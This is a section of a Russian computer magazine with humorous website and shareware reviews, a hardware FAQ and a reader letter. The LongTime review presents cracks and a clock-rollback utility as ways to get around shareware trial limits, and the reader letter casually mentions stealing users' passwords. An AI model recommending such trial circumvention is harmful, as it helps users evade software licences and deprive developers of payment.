http://www.trepan.com

Ребята из ITAG твердо уверены, что всем нам для полного счастья не хватает лишней дырки в голове. Вся беда в том, - говорят они, - что герметично замкнутый череп не дает мозгам расширяться, негативно действует на мозговой метаболизм и угнетает наши врожденные экстрасенсорные способности. Вон, у младенцев до года есть мягкий участок на голове - и им хорошо. Лежат себе, писаются. А как только кости черепа срастаются, так весь кайф и уходит. И не возвращается, собака, пока ты не просверлишь в своей голове дополнительное отверстие и не впустишь внутрь немного свежего воздуха. Проблема только в том, что несознательные нейрохирурги неохотно идут на трепанацию черепа, если в твоей башке не обнаруживается какой-нибудь опухоли, аневризмы сосудов или, на худой конец, абсцесса головного мозга. Вот и приходится делать эту операцию самостоятельно. В домашних условиях. Дрелью. А тут ведь и ошибиться очень легко: чуть посильнее нажал, да и засадил себе сверло в голову по самый шпиндель - сделал себе лоботомию вместо трепанации. И лежишь себе после этого, писаешься... Всю оставшуюся жизнь. :)

BotBash Home Page

http://www.botbash.com

Увешанные оружием шагающие человекоподобные роботы выглядят, конечно, красиво, но на самом деле все прекрасно понимают, что в настоящей драке они не протянут и нескольких минут. Нет, настоящие боевые машины должны иметь более простую и надежную ходовую часть. Кроме того, они должны быть приземистыми и хорошо бронированными. Об этом не надо даже спорить - достаточно просто посмотреть, какие роботы выживают на сегодняшних полях сражений, а какие сразу идут на металлолом. Поройся, к примеру, на сайте BotBash. Вот уже несколько лет эта организация занимается проведением различных соревнований между роботами - в ее архивах есть на что поглазеть. Кстати, на соревнованиях BotBash роботы не только гасят друг друга - присутствуют и другие виды состязаний: борьба за флаг, преодоление полосы препятствий... Роботы-победители, а точнее их создатели, увозят с BotBash заслуженные награды: золотые (серебренные, бронзовые) :) струбцины с зажатым в них кусками печатных плат. И только разработчики шагающих роботов (мехов) увозят только шагающих роботов. Да и то, в основном, по частям. :)

Академия Подарка

http://www.acapod.ru

Если ты по жизни не страдающий социофобией круглый сирота, то наверняка знаешь о том, что время от времени окружающим тебя людям нужно дарить подарки. И еще ты в курсе того, что выбор подходящего подарка - это всегда больша-а-а-я проблема. Особенно, если ты хочешь (вынужден, обязан - нужное подчеркнуть) сделать подарок человеку, уже вышедшему из детского возраста. С детьми-то никаких проблем не возникает: любой малыш на вопрос «Что тебе подарить?» тут же, без запинки, рапортует что-нибудь вроде: «Лошадку, пистолет и три дня не умываться!». А вот добиться так же четко выраженных пожеланий, скажем, у своей девчонки мне лично не удавалось ни разу. Приходилось догадываться, со страшной силой шевелить извилинами. К счастью, в Рунете сейчас появилась битком набитая рекомендациями, советами и примерами самых разнообразных подарочных ситуаций «Академия Подарка». После знакомства с ее материалами облажаться с подарком становится значительно труднее... Хотя для некоторых в этом мире нет ничего невозможного! :)

Клуб Скептиков

http://www.skeptik.net

Скептик - это такое такой чел, который привык ко всему относиться критически недоверчиво. В связи с чем лапша у этих перцев на ушах либо совсем не висит, либо висит очень плохо. А «Клуб скептиков» - это такой специальный веб-сайт, на котором эти угрюмые создания пасутся, периодически оставляя материалы скептического характера, дающие разумные (и порой весьма удачные) объяснения многих «сверхъестественных» явлений. Полной противоположностью скептика является лох обыкновенный. Это существо водится везде, но его особенно крупные скопления наблюдаются на сайтах, повествующих об НЛО, тайнах древней магии и проделках привидений. Простейший тест на принадлежность к тому или другому виду заключается в следующем: в любой рекламной газетенке ищется объявление какого-нибудь потомственного мага-колдуна в десятом колене, включающее в себя рассказ благодарной клиентки, мужа которой это мастер-чудотворец вылечил «по фотографии» от пьянства, облысения и импотенции. Лох тут же верит написанному, достает из штанов затертую фотку Памелы Андерсон и бежит к этому магистру окультных наук делать заговор на приворот. Скептик же только морщится, чувствуя, как что-то мокро сползает с его ушей за шиворот. Кстати, зачисление в «Клуб скептиков» происходит по результатам именно этого теста.

КОНТРРЕКЛАМА

http://kontrreklama.go.ru

Вот и еще одного чела так достала телевизионная реклама, что он взял и с горя сотворил свой сайт, провозгласил его «сайтом сопротивления тотальному видеовоздействию» и принялся издеваться на его веб-страницах над последними рекламными роликами, анализировать способы воздействия массовой ТВ-рекламы на наши слабые умы, а также разрабатывать различные методы защиты рассудка от этой гадости. Сам создатель «Контррекламы» утверждает, что его детище обязательно к посещению для любого, кто холодеет при мысли о том, ЧТО может скрываться под ободком унитаза, а так же для тех, кто внимательно следит за всеми соревнованиями разных жидкостей для мытья посуды и каждый раз громко радуется, когда его любимое средство побеждает. Остальным же перцам, ну, вроде тех, для кого заполненная по горлышко бутылка колы олицетворяет собой главную составляющую дружеской вечеринки, или тех, кто, покупая товар с псевдорусским названием, искренне считает, что помогает этим самым подъему российской экономики, рекомендуется забегать на «Контррекламу» просто так, для профилактики. :)

Пять веселых виртуальных музеев.

Комментарии излишни :)

Museum of Menstruation and Women's Health
http://www.mum.org

The Toilet Museum (второй на моей памяти)
http://www.toiletmuseum.com

The Banana Museum
http://www.bananaclub.com/Museum%201.html


New Orleans Historic Voodoo Museum
http://www.voodoomuseum.com

Museo de las Momias
http://www.sirius.com/~dbh/mummies

eXeScope v 5.12

Windows 9x/NT4
Size: 497 Kb
Shareware
http://hp.vector.co.jp/authors/VA003525/eindex.htm

Не только с помощью описанного в январских Шароварах Restorator-а (http://www.bome.com/Restorator) можно залезть внутрь какой-нибудь программы и заменить в ней надписи на всех кнопках на «Хакнуто Прохером». Существуют и другие инструменты для подобной работы. Например, в узких кругах широко известна программа eXeScope. Для нее даже был написан русский хелп. Точно так же, как и Restorator, eXeScope способна выдирать из исполняемых файлов (EXE, DLL, OCX и др.) различные виды ресурсов (Cursor, Bitmap, Dialog, Menu, Accelerator, String, MessageTable, Delphi form, WAVE, MIDI, AVI, JPEG), и, что самое главное, она умеет запихивать их обратно в исполняемые файлы после редактирования. С eXeScope ты без проблем поменяешь используемый подопытной программой шрифт и, при желании, переведешь ее на наш великий и могучий. Если же напрягать мозги переводом тебе не улыбается, то обрати внимание, что eXeScop-ом можно вдоволь поиздеваться над элементами интерфейса какой-нибудь программы. Я, например, убрал в Виндозном калькуляторе половину кнопок, а оставшиеся сделал разных размеров и хаотично перемешал. Полученный (работающий! :) уродец был отправлен на мыло 2poisonS-у с припиской: «Тебе, приятель, под твой конкретный растопыр!».



LongTime v 2.4

Windows 9x/NT4/2k
Size: 82 Kb
Freeware
http://wegroup.da.ru/misc.html

Все знают, что радикальным средством борьбы с прогами, у которых ограничено время действия, является кряк. Тем не менее, не стоит забывать и о том, что старый фокус с изменением системного времени в большинстве случаев все еще работает. Но вручную «корректировать» месяцы и дни перед каждым запуском того же The Bat-а - занятие утомительное. Так и хочется свалить эту работу на какую-нибудь специальную утилиту. На LongTime, например. А что? Эта прога сама меняет текущую дату на заданную, запускает выбранный тобой файл, выжидает n-ое количество секунд, и затем возвращает календарь твоего компа в исходное состояние. Всю информацию о дате и установках для каждого запущенного с ее помощью файла LongTime сохраняет в своей базе данных. Это позволяет LongTime все повторные запуски прог выполнять, не приставая к тебе с тупыми вопросами. Кстати, эта база хранится в файле LongTime.ini в директории Windows (или Winnt :) и представляет собой обычный текстовый файл. Ну и кроме всего прочего, во время своей установки LongTime регистрирует на себя новый тип файла .ex. . Так что стоит кастрировать расширение любого exe-шника на одну букву, и первым делом будет запускаться эта утилита, а уже потом - сам exe-шник. После установки «правильных» значений даты, разумеется.




TV agent v 2.2

Windows 9x
Size: 550 Kb
Freeware
http://www.koronator.com.ua/tv/tv_agent.html

По твоему требованию эта прога лезет на свой сервер, забирает оттуда список доступных телеканалов (довольно приличный) и предлагает тебе отметить те каналы из этого списка, до которых в силах дотянуться твой телевизор. После этого TV agent скачивает программы передач выбранных тобой телеканалов. Полученные таким способом ТВ программы можно легко просматривать по каналам и дням недели, выделяя двумя кликами мыши те фильмы и передачи, которые тебе хотелось бы посмотреть. При этом все, что ты выделяешь, помещается в отдельный список. Если этот список вывести на печать, то у тебя появится компактная программка, где указанно только то, что тебя действительно интересует - без лишнего мусора. Но лично я обзавелся этой прогой для другой цели. Дело в том, что каждый раз, засидевшись за компом, я пропускаю шоу Бенни Хила. А программа TV agent способна этому помешать. Она умеет сообщать мне о начале интересующей меня передачи с помощью мелкой (42 кб) :) дополнительной проги TV alarm. Это очень удобно. Только вот после того, как я первый раз услышал детский вопль «Начало передачи!» , я тут же залез в каталог программы и заменил соответствующий wav на нежное: «Ку-ку, мой мальчик! КУ-КУ!» одной весьма культовой тетки. :)


Paper Airplane Factory v 1.10

Windows 9x
Size: 936 Kb
Shareware
http://www.dlcwest.com/~little_bits/downloads.htm



Вот уже год с небольшим я методично перепахиваю софтовые залежи в поисках материала для очередного выпуска Шаровар. За это время мне удалось познакомиться с некоторыми весьма специфическими образцами программного обеспечения. Одни из таких образцов пытались обучать английскому языку попугая, которого у меня никогда не было, другие - доходчиво объясняли мне, как именно надо переставлять ноги, танцуя танго. Но я и представить себе не мог, что когда-нибудь я встречу программу для автоматизированного проектирования бумажных самолетиков! Однако оказалось, что и такая прога существует. Она называется Paper Airplane Factory и занимается тем, что, руководствуясь твоими пожеланиями (тип самолетика, форма хвоста и крыльев, размеры и т.д.), разрабатывает чертеж бумажной заготовки самолета и распечатывает его на принтере. Для тех, кто в детстве предпочитал исключительно деревянные игрушки и кому недостаточно одной разметки (линий сгиба) на полученном чертеже, в Paper Airplane Factory встроен специальный гид, который объясняет что, где и в какую сторону нужно сгибать. Хм... Самое прикольное, что прога распечатывает не просто пару линий на листе бумаги, она еще переносит на нее боевую раскраску самолета, выбранные эмблемы, а также имя пилота и машины.







Quick Folders v 1.0.1

Windows 9x/NT4
Size: 20 Kb
Freeware
ftp://ftp.simtel.net/pub/simtelnet/win95/fileutl/qfold101.zip

Для открытия или сохранения файлов большинство программ использует стандартные диалоговые окна Windows. Например, когда GetRight спрашивает тебя, где ты хочешь сохранить файл, который решил закачать, то именно в таком окне ты, кликая мышкой, выбираешь что-нибудь вроде c:\Internet\Download\Имя_файла. А что происходит, если в твою светлую голову вдруг приходит чудесная мысль, что неплохо бы было скинуть в ту же самую папочку веб-страничку с документацией на этот файл? Правильно, тебе опять приходится щелкать мышкой в окне открыть/сохранить (правда, уже бродилки) :) в поисках той же самой папки, с которой ты работал минуту назад. А вот тем, кто подсуетился и доработал свою систему с помощью программы Quick Folders, такие развлечения чужды. Они просто кликают по кнопочке с молнией на морде, которую Quick Folders заботливо встраивает в стандартные окна открыть/сохранить, и получают список всех папок, к которым недавно обращались с помощью этих самых диалоговых окон. Клик по нужному элементу этого списка вызывает мгновенный переход в требуемую папку. Поюзай Quick Folders пару дней, и ты будешь с удивлением вспоминать то время, когда ты как-то умудрялся обходиться без этой проги. P.S. У автора Quick Folders нет своего сайта, поэтому за новыми версиями (идет работа над v 2.0) обращайся на www.download.ru.






Nice Folders v 2.0

Windows 9x/NT4/2k
Size: 2905 Kb
Freeware
http://software.xfx.net/utilities/nicefolders


Порывшись в Инете, я узнал, что у программы CustomFolder, о которой я рассказывал в прошлом выпуске X, есть бесплатный аналог - прога Nice Folders. Nice Folders точно так же встраивается в твою систему и добавляет новый пункт «Change icon…» в контекстное меню, которое возникает, если кликнуть правой кнопкой мыши по какой-нибудь папке. Выбор этого пункта меню вызывает симпатичное диалоговое окошко, в котором есть все необходимое для издевательства над стандартными изображениями папок в Виндах. Я имею в виду встроенный редактор, библиотеку иконок, а также такие эксклюзивные фишечки, как изменение размеров иконки и микширование нескольких иконок в одну. Как написали в одной рецензии на эту прогу: «Это чисто Фотошоп для иконок!», но это, конечно, уже вранье.




Imatch v 2.0


Windows 9x/NT4
Size: 2890 Kb
Shareware
http://www.mwlabs.de

Эта прога поможет тебе быстренько навести порядок в твоей папке (папках?) :) с веселыми картинками. Первым делом она проиндексирует все находящиеся в этой папке файлы, создаст для каждого из них уменьшенное изображение стандартного размера, а затем выдаст тебе готовенькую базу данных, содержимое которой ты сможешь просматривать легко и удобно. Но главная особенность этой проги в том, что с ее помощью ты еще сможешь мощно бороздить содержимое этой графической базы данных с помощью встроенной в Imatch функцией поиска. А этой функцией разработчики Imatch по праву гордятся. Дело в том, что, в отличие от большинства других прог, Imatch умеет различными методами анализировать хранящиеся в файлах изображения. Так что дубликаты она ищет, ориентируясь на цвет и структуру, что позволяет ей находить одинаковые картинки, сохраненные под разными именами, в разных форматах и с разными разрешениями (разного размера). :) Разумеется, Imatch умеет искать не только дубликаты. Она может искать картинки с определенным диапазоном цветов, искать похожие на заданный эскиз и даже пытается группировать изображения сериями… Работает прога с jpg; tga; tif; pct; png и bmp файлами и действительно представляет собой реальный наворот. :)



FAQ







Андрей Каролик (andrusha@sl.ru

Что такое IRQ?

IRQ - сокращенная аббревиатура прерывания; если где-то в тексте увидишь подобное сокращение, можешь бить себя в грудь и орать как Тарзан, что это прерывание. :) На твоем компьютере 15 прерываний, нумеруются они от 00 до 15. Используются они для общения девайсов с системой. Грубо говоря, выставляя определенный сигнал на выделенное прерывание, устройство дает знать системе, что оно готово выполнять определенное действие. Чтобы посмотреть распределение прерываний на твоем компе, нажми правой кнопкой на иконке My Computer и выбери Propeties, потом вкладку Device Manager и еще раз нажми Propeties. Вот полный список твоих прерываний и чем они используются. Для примера приведу свой список:

00 – System timer
01 – Standard 101/102-Key or Microsoft Natural Keuboard
02 – Programmable interrupt controller
03 – Communications Port (COM2)
04 – Communications Port (COM1)
05 – Monster Sound II Multifunction Parent
05 – Monster Sound II PCI Audio
05 – Intel 82371AB/EB PCI to USB Universal Host Controller
05 – IRQ Holder for PCI Steering
06 – Standard Floppy Disk Controller
07 – Printer Port (LPT1)
08 – System CMOS/real time clock
09 – Symbios Logic 53C400A (HP Version) SCSI Adapter
10 – Graphics Blaster RIVA TNT
10 – IRQ Holder for PCI Steering
11 – PCI Ethernet Adapter
11 – IRQ Holder for PCI Steering
12 – PS/2 Compatible Mouse Port
13 – Numeric data processor
14 – Intel 82371AB/EB PCI Bus Master IDE Controller

14 – Primary IDE controller (dual fifo)
15 – Intel 82371AB/EB PCI Bus Master IDE Controller
15 – Primary IDE controller (dual fifo)

Таким макаром ты сразу же увидишь реальный пример распределения прерываний, работающих корректно, хотя... В этом примере конфликтуют USB контроллер и Sound (как видишь, они оба висят на одном прерывании), но так как первый не используется, то нужды их рассаживать не было.
Вроде бы все легко и просто, но именно из-за прерываний часто не всегда работают все компоненты (звук, видео, сетевая карточка или некий контроллер), но не каждый смотрит на прерывания, а норовит разобрать девайс отверткой и протереть тряпочкой. :) Пока у тебя девайсов мало, подобная проблема тебя не беспокоит, но, подсаживая новые устройства, гимор может появиться. А так как в окошках иногда сквозит, то бывают накладочки, которые приходится править ручками. Обычно удается поменять прерывания из того же Device Manager, но иногда форточки и этой возможности не дают, но в этом случае помогает BIOS, в котором в последнее время есть возможность резервировать прерывания под слоты PCI, нумеруются они в этом случае обычно от слота AGP и только те, в которые что-то воткнули; счет можно определить, начиная с AGP, чтобы для видео тоже можно было приписать прерывание. В моем примере прерывания 05, 10 и 11 именно таким образом и зарезервированы (IRQ Holder for PCI Steering). И вообще, чаще читай документацию к своей мамке. :)

Нужен ли мне графический планшет? Не проще ли нарисовать, а потом отсканировать или вообще рисовать в специальных программах, вроде Corel Draw?

Corel Draw очень мощный графический пакет, но он никак не влияет на рисование на планшете. :) К тому же рисовать на планшете как раз можно и под тем же Corel Draw. Список программ, под которыми можно рисовать на планшете, ограничивается только поддержкой этими програми подобного устройства и совместимости самого устройства. А потом разве ты сможешь нарисовать что-то стоящее мышкой? :) Думаю, вряд ли... Чувствительность графического планшета намного выше и принцип действия несколько другой: рисовать надо специальным пером (в виде обычной шариковой ручки) на прилагаемом планшете, обычно размером с обычный коврик. У пера настраиваются кривые чувствительности к нажатию или же бывают отдельные функциональные кнопки, ластик всегда есть в виде отдельной кнопки. :) Теоретически того же эффекта можно добиться и при помощи сканера, но на практике такой подход оказывается слишком сложным и долгим. А рисование на графическом планшете аналогично рисованию в жизни, только результат можно тут же получать на компьютере.

Что такое BIOS и с чем его едят?

Расшифровывается как Basic Input/Output System. Это микросхема на маме, в которой

содержится набор нужных команд и утилит, нужных при загрузке компа. Когда ты включаешь комп, именно BIOS берет контроль над системой, проверяет работоспособность функциональных узлов. Если какое-то устройство не проходит тест, BIOS устанавливает возможность работоспособности системы с этим сбоем (то есть насколько ошибка фатальна). Если загрузка невозможна, выдается соответствующее подтверждение, и загрузка прекращается, плюс это дублируется специальным сигналом через системный динамик (кстати, один из ответов - зачем нужен PC Speaker), по которому можно установить, что неисправно. Если тест проходит успешно, то BIOS загружает установки юзверя и начинает загрузку операционной системы. В последнее время BIOS делается с Flash-ом, то есть с возможностью перепрошивки. Вместо микросхемки стоит уже микроконтроллер, который можно программно перепрошить. Это сделано для того, чтобы можно было апгрейдить свою маму, если ее производитель придумает более оптимальный код или наваяет новые возможности для твоей модели. Новые прошивки ищи на сайте изготовителя мамки.

Многие видели сенсорные экраны в метро или в банкоматах, но как они сделаны?

Сенсорные экраны бывают 3-х типов: на резистивных пленках, на поверхностных акустических волнах и повышенной прочности (принцип как и у второго типа). Первые имеют покрытие из полиэстера. Полиэстерное покрытие снабжено прочным защитным слоем с наружной стороны и проводящим слоем с внутренней. При легком касании проводящий слой создает электрический контакт с проводящим слоем стекла. Вторые и третьи представляют собой стеклянную подложку с приемо-передающими пьезоэлектрическими датчиками по осям X и Y. Третий же тип отличается только повышенной прочностью и надежностью. Толщина их экранов составляет до 6-12 мм, и сделаны они из прочного ударостойкого стекла, которое надежно защищает дисплей от пьяных хацкеров с кирпичами. :) Вот именно такие дисплеи ты обычно и видишь в банкоматах, билетных кассах, информационных и справочных киосках.

Все знают, что Intel Celeron хорошо гонится, а какие минусы у этого процессора?

Фактически это процессор, ядро которого аналогично Pentium II той же фирмы. В Celeron используется тот же кристалл, что и в старших моделях Pentium II. Выполнен он по технологии 0,25 мкм, работает с напряжением 2 В. То есть Celeron обладает практически всеми достоинствами Pentium II. Но есть и различия. Новый процессор не имеет кэш-памяти второго уровня, что приводит к падению производительности на материнских платах с кэш-памятью второго уровня, отсюда резкое снижение быстродействия при активных обменах с оперативной памятью. Но не бывает минусов без плюсов: благодаря использованию меньшего числа микросхем проблема теплоотвода стоит не так остро. Да и цена по сей день остается самой привлекательной. У меня лично стоит Celeron 300A, разогнанный до 450 МГц. :)

Часто возникают глюки при установке новых версий, к примеру, Office2000, что делать?

К сожалению, совместимость порой у разных версий хромает, хотя по идее более новая должна корректно ставиться на более старую. Совет тут прост: снести старую версию, сохранив свои произведения отдельно, а потом еще и почистить реестр, удобнее всего специальными программами. Названия могут быть разными, я, к примеру, использовал часто Uninstaller 3.0. Очень удобная программа, которая могла искать остатки от удаленных программ или некорректно удаленных программ, чистить реестр и разнообразные кэши. Естественно, там есть возможность установить запрос на выполнение перед каждым действием, чтобы она там сама не наудаляла. :) И в новые версии программ желательно ставить релизы, а не беты, которые специально выкидываются на рынок, чтобы ты их потестил. :)


Форточки не грузятся, что делать? Я в панике, кошка не кормлена! Помогите!

Попробуй прогрузиться в Safe Mode. Чтобы сделать этот нелегкий шаг, :) при загрузке компа потереби кнопку F8, тогда тебя выкинет в меню, где ты сможешь выбрать вариант загрузки. В режиме Safe Mode грузятся только драйвера, без которых загрузка невозможна, остальные просто не загружаются. А невозможность загрузки форточек обычно связана с потерей крыши одного из драйверов либо некорректных установках где-то при последнем сеансе, либо из-за банального скачка питания (пора бы поставить источник бесперебойного питания), либо неправильном выключении форточек (их надо убивать через кнопарь Start). :)

Как нужно правильно чистить мышь?

Ну, что нужно чистить ролики, еще кто-то хоть знает. Делается это руками, спичкой, скрепкой, булавкой, пальцами ног и т.п. :) На ролики просто обычно наматывается всякая лабуда, и в результате сцепление с шариком теряется, из-за чего чувствительность мышки резко падает. Рекомендаций, как часто это делать, нет, все зависит от захламленности и запыленности твоего рабочего стола, а также как часто ты моешь руки после еды. :) А вот что еще надо мыть шарик, знают не многие. Нет, это не шутка. Шарик тоже со временем собирает на себе всякую лабуду. Только не скреби его булавкой. :) Его нужно мыть в слегка теплой воде с мылом (SafeGuard не обязательно). :) Эту процедуру нужно делать по своему усмотрению, но обычно не чаще одного раза в месяц (а то у него кожа не будет такой мягкой и бархатистой) :)

В чем отличие источников бесперебойного питания и стабилизаторов напряжения?



Стабилизаторы напряжения, как видно из названия, стабилизируют входное напряжения, и на выходе уже можно брать стабилизированное, близкое к синусоидальному напряжение. Это очень удобно при работе на компьютере, компоненты которого порой очень чувствительны к скачкам напряжения или к его нестабильности. Это вам не лампочка, которая просто то горит ярче, то тускнеет. Скачки связаны, во-первых, с невозможностью генерить и передавать на большие расстояния точное напряжение, есть некая погрешность. А, во-вторых, твой друг Вася имеет турбовыдрогиперсупер девайс, который лопает киловатты энергии. А так как в электротехнике есть такая феня, как переходные процессы, то при врубании и вырубании этого девайса Васек вызывает скачки напряжения в сети, а если таких Вась одновременно что-то врубят или вырубят несколько, скачки будут нехилые. Поэтому и ставь скорее хотя бы стабилизатор напряжения. Почему хотя бы? Потому что есть еще более крутая девайсина - источник бесперебойного питания (UPS), которая берет на себя функции стабилизатора плюс позволяет некоторое время питать твой комп автономно, если у соседей начнется драка за рубильник. Основные параметры UPS - это мощность и время автономного питания. Мощность тебе нужна где-то не менее 250Вт, а время автономного питания хотя бы 5 минут (у меня стоит 280Вт и 5 минут). Мощность влияет на то, что UPS сможет питать автономно; если ты туда воткнешь только комп, то считай его общую мощность с монитором, если он втыкается в UPS отдельно. А если ты еще оттуда питаешь и соседский комп, :) то мощность соответственно нужна где-то в 2 раза больше. Про время все понятно и так, :) но пропорционально росту времени автономного питания увеличиваются размеры UPS за счет размеров аккумуляторной батареи и цена самого UPS.



Ё-MAIL

Письмо:
От: St_OXYgen@mail.ru

Доброго времени суток, Хакеры! Во первых строках своего обмылка руки так и просятся вас захвалить, тем более, вроде, у ВАС пробежал Юбилей! ПОЗ-ДРА-ВЛЯЕМ!!!!! НА Этом хватит о приятном, переходим (плавно) к критике. :))

1) Здоровенная буквица Х на ццц.хакер.ру с предложением поработать наводит на мысль о несправедливости денежных отчислений вашему веберу. Когда сайт заработает наКОНЕЦ? :)

2) Неужели только меня раздражают эти полупорно-дето-взрослые картиночки, которые сейчас рисуют детишки в дет. садах, а также слишком усердно заполняют страницы вашего Х-журнала? Я не против острого юмора, но временами не угадываю его (юмора) в ответах на FAQи.

3) А вы просматриваете, что должно пойти в печать в вашем журнале? Время от времени натыкаюсь на мелкие, но неприятные сюрпризоны (перепутанные скриншоты в Зале-суда, одинаковые FAQи (практически) в одном и том же нумере и т.д.).

4) Мужики, от лица всех цветоаномалов (дальтоников) прошу: попроще с красным цветом, некоторые ссылки мне «переводит» братан. :)

5) на http://www.nestor.minsk.by/kg/, в архиве, есть грамотный наезд на вас (в приложении «Сетевые решения») по поводу статьи «Вайна на IRC». Если не найдете, но заинтересует, могу заслать мылом. Сразу хочу отметить, что не перевариваю КГ и другие белорусские издания, которые облизывают задницу нашего правительства и только и делают, что поют о том, как здоровА развивается в Беларуси Интернет (скажу откровенно: кроме как в Минске и в паре других крупных городов, Инета НЕТ) - МОНОПОЛИЯ ГОСУДАРСТВА.
МАТЬ ИХ!!!
Просьба отразить это «развитие» с ВАШЕЙ колокольни, а то в наших газетенках правды не добьешься!

6) Предлагаю сообразить FAQ по ФРИКУ.

7) Натягивать тупого юзверя (простым утягиванием паролей) - это не экстремально, а вот попробуйте поиметь гОС-ВО + его пособников, которые практически ежедневно имеют вас!!! Слабо?

8) Может, побольше сделать конкурсов с падарунками <=ж:-)))) ?

P.S. В целом ваш Журналец очень даже нормальный (хватит, хватит пока). ;) Редактирование письма допустимо на уровне исправления ошибок русс. яз. (нас учили и русс. Язу, и бел. язу, в итоге ни того, ни другого не знаем. :(()
P.P.S. Адрес мыла не печатать, спама хватает! На этом позвольте откланяться (пока), ваш поЧитатель из (Червивой) Бералуси!!!
С наилучшими пожеланиями, st.OXYgen.
При получении уведомить отправителя о получении. ;{]

Хай, Кислородыч!
Уведомляю тебя о получении нами твоего письма. Оно оказалось длинное, поэтому мы его очень долго читали. Вообще-то, у нас из всей команды хорошо и быстро читать умеет только Сайдекс, а я вообще не умею, а только знаю в лицо две буковки: Ы и А, и, к тому же, все время их путаю. Так вот, Сайд читал нам вслух твое письмо, а у нас просто слезы текли по лицу. Как же вы там почти без инета-то живете? Фигово, небось, когда это государственная монополия, да? Одним словом, мы тебе всей командой СОБОЛЕЗНУЕМ! Боюсь, что пока ты ТАМ, в загранке, мы тебе ничем помочь не сможем. Приезжай к нам, в Россию.
С удовольствием прочли в твоем письме о нашем юбилее, спасибо за поздравления. Стало быть, нам в феврале годик исполнился. Правда, мы его (юбилей) беспробудно праздновали как раз с февраля месяца и только позавчера закончили отмечать, и сейчас у нас начинается период восстановления организма. Вообще-то молодец, что напомнил, а то к позавчерашнему дню никто из команды уже не помнил, что мы праздновали-то. Точняк, короче: юбилей у нас и день рождения, и вообще все такое. Пора бросать пить.
